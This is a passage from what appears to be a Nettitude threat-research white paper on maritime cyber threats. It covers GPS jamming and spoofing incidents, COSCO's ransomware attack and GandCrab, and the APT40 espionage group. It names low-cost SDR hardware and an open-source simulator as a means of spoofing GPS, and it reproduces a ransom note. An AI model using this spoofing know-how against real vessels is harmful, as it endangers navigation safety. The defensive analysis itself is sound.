


Figure 12: The protective capsule (or final recording media) of a voyage data recorder on M/V Barfleur. (Edward Betts, Wikimedia)



6 http://www.ics-shipping.org/docs/default-source/resources/safety-security-and-operations/guidelines-on-cyber-security-onboard-ships.pdf. 7 https://www.thehindu.com/news/national/tamil-nadu/voyage-data-recorder-of-prabhu-daya-may-have-been-tampered-with/article2982183.ece. 8 https://timesofindia.indiatimes.com/india/Italian-ships-black-box-data-missing/articleshow/12116302.cms. 9 https://ioactive.com/maritime-security-hacking-into-a-voyage-data-recorder-vdr/. 10 https://fairplay.ihs.com/safety-regulation/article/4279451/vdr-tampering-how-real-is-the-threat

2.6 GPS Jamming and Spoofing

In 2016 the US Coastguard issued a warning of GPS jamming[11] encountered by multiple vessels when departing from a non-US port, with ships loosing GPS capability and having to rely on radar, magnetic compasses and terrestrial navigation. Such events, while not frequent, have been seen repeatedly over the last few years. For example, in March 2018 the US Maritime Administration issued an alert for the eastern Mediterranean stating that multiple vessels and one aircraft had reported GPS disruption while crossing a portion of the Mediterranean between Cyprus and Egypt. The US Coast Guard navigation centre maintain a public record of reported GPS issues and events in that region can be seen continuing infrequently (although the potential for equipment malfunction is always possible). In 2017, reports of GPS jamming in the vicinity of the border with North Korea affected around 700 ships, and lead to South Korea announcing it was to investigate the development of an alternative navigation system more resilient to this style of attack.

While GPS jamming is obviously disruptive, spoofing GPS signals so a vessel appears to be in an incorrect location could be significantly more damaging as it is potentially much harder to detect. One of the first publically reported examples of GPS spoofing was recorded in June 2017 by shipping approaching the Russian port of Novorossiysk. Over several days, ship navigation equipment reported having a strong GPS fix, but at the location of the city's airport[12]. Subsequent analysis of recorded AIS data by the Resilient Navigation and Timing Foundation[13] discovered two additional instances of Russian mass-GPS spoofing in 2017, both causing vessels to incorrectly report their location as being at the nearest airport (Sochi and Gelendzhik). The Norwegian state broadcaster NRK has suggested there is a correlation between the location of spoofing attacks and the movements of Vladimir Putin, which may indicate that the spoofing may have been to prevent the use of drones around sensitive locations[14].

With advances in Software Defined Radio (SDR) equipment, spoofing GPS signals has become possible with relatively cheap hardware. Using a HackRF SDR which retails for around $300 and an open-source project gpd-sdr-sim it is possible to simulate GPS baseband signal data streams and broadcast them to nearby receivers. This has been demonstrated by several different groups, with goals ranging from bypassing UAV exclusion zones[15] to cheating at Pokemon Go![16]


2.7 Ransomware

In July 2018 COSCO's American operations were severely disrupted by ransomware spreading through their network. Although detailed information on the causes are not available, staff were told to be careful opening emails and to run anti-virus scans on their machines.

ansomware incidents have affected all industries and sectors, from manufacturing to government, and has been incredibly lucrative for criminal groups. One notable group called 'GandCrab' was active from January 2018 before 'retiring' June 2019, offering their ransomware as a 'service' for other criminals to purchase. Although it is impossible to verify their claims, they publically stated that their ransomware had made over $2 billion in ransom payments, with the operators making $150 million per year. Given how lucrative ransomware campaigns can be, some groups have invested significant effort into deploying ransomware within an organisation, sometimes even compromising key systems such as Active Directory or privileged accounts and using that access to 'push out' their ransomware onto all computers in an enterprise.

It is most likely therefore that the initial infection vector was via a malicious email which a user opened, although it is also possible that a vulnerable internet-exposed service such as remote desktop (RDP) or JBoss was exploited. Common ransomware families such as samsam have been known to propagate across networks by exploiting vulnerable services within the network and so can have far-ranging impact.

It's key to ensure that users are aware of the threat, that operating systems and applications kept up-to-date and that networks are segmented with adequate security controls to help limit the spread of an infection. Active Directory remains a target because of its hugely privileged position within most enterprise estates, so it is important to follow Microsoft's best practise guides for deployment, particularly around limiting the number of domain admin accounts to the absolute minimum and being very careful about how they are used.


ENCRYPTED BY GANDCRAB 1.0

DEAR PSPUBWS

YOUR FILES ARE UNDER STRONG PROTECTION BY OUR SOFTWARE. IN ORDER TO RESTORE IT YOU MUST BUY DECRYPTOR

For further steps read HXRGATDE-DECRYPT.txt that is located in every encrypted folder

Figure 13: A computer infected with the GandCrab ransomware

[11] https://www.dco.uscg.mil/Portals/9/DCO%20Documents/5p/CG-5PC/INV/Alerts/0116.pdf. [12] https://www.newscientist.com/article/2143499-ships-fooled-in-gps-spoofing-attack-suggest-russian-cyberweapon/. [13] https://rntfnd.org/wp-content/uploads/GPS-Spoofing-Patterns-Press-Release.1-26-Sep-17-RNT-Foundation.pdf. [14] https://nrkbeta.no/2017/09/18/gps-freaking-out-maybe-youre-too-close-to-putin/. [15] https://www.rtl-sdr.com/spoofing-gps-locations-with-low-cost-tx-sdrs/. [16] https://insinuator.net/2016/07/gotta-catch-em-all-worldwide-or-how-to-spoof-gps-to-cheat-at-pokemon-go/. [17] https://lloydslist.maritimeintelligence.informa.com/LL1123581/Cosco-Shipping-targeted-in-ransomware-attack.. [18] https://www.backblaze.com/blog/ransomware-update-viruses-targeting-business-it-servers/.

2.8 APT40

Many industry segments have been the focus of advanced, nation-state sponsored hacking groups (APTs), and the maritime industry is no exception. Originally referred to as 'Leviathan'[19] or 'Temp.Periscope'[20] and recently (Feb 2019) dubbed 'APT40'[21] a group believed to be sponsored by the Chinese state has been targeting the engineering, transportation and defence industry where they have overlaps with maritime technologies. The earliest public reports from Proofpoint show a pattern of sending targeted phishing emails ('spearphishing') to a number of US shipbuilding companies and organisations with maritime links which if successful would have resulted in backdoor software being installed on the target machine. The actor then used this access to move laterally within the organisation and use information gleaned (e.g. account credentials) to help them target other organisations. FireEye reports that they expect this group's activities to continue in at least the near and medium term despite the recent public attention.

It is worth noting that the current visibility of security companies is heavily skewed towards IT systems (for example email, desktop endpoints), and so this is where most activity is reported on. Whilst email and IT targeted-attacks are usually effective at gaining a foothold within a target organisation, the lack of visibility of attacks targeted against operational technology (OT) may mean that they are under-reported.

03 Summary

Cyber threats are varied and real. Understanding the risks faced by your organisation and applying the appropriate risk treatment to ensure the impacts of attacks can be effectively mitigated is key. Almost all organisations currently operate reactively when an incident occurs and the costs, reputation and impacts could be significantly mitigated with some upfront considerations and preparations.

Nettitude can provide a range of guidance, assurance services and help to both inform and help you prepare effectively for cyber events within your organisation.

Author: Joel Snape
Senior Threat Researcher

[19] https://www.proofpoint.com/us/threat-insight/post/leviathan-espionage-actor-spearphishes-maritime-and-defense-targets. [20] https://www.fireeye.com/blog/threat-research/2018/03/suspected-chinese-espionage-group-targeting-maritime-and-engineering-industries.html. [21] https://www.fireeye.com/blog/threat-research/2019/03/apt40-examining-a-china-nexus-espionage-actor.html.

NETTITUDE

AN LRQA COMPANY

UK Head Office
Jephson Court, Tancred
Close, Leamington Spa,
CV31 3RZ

Americas
50 Broad Street,
Suite 403, New York,
NY 10004

Asia Pacific
1 Fusionopolis Place,
#09-01, Singapore,
138522

Europe
Leof. Siggrou 348
Kallithea, Athens, 176 74
+30 210 300 4935

Follow Us

solutions@nettitude.com
www.nettitude.com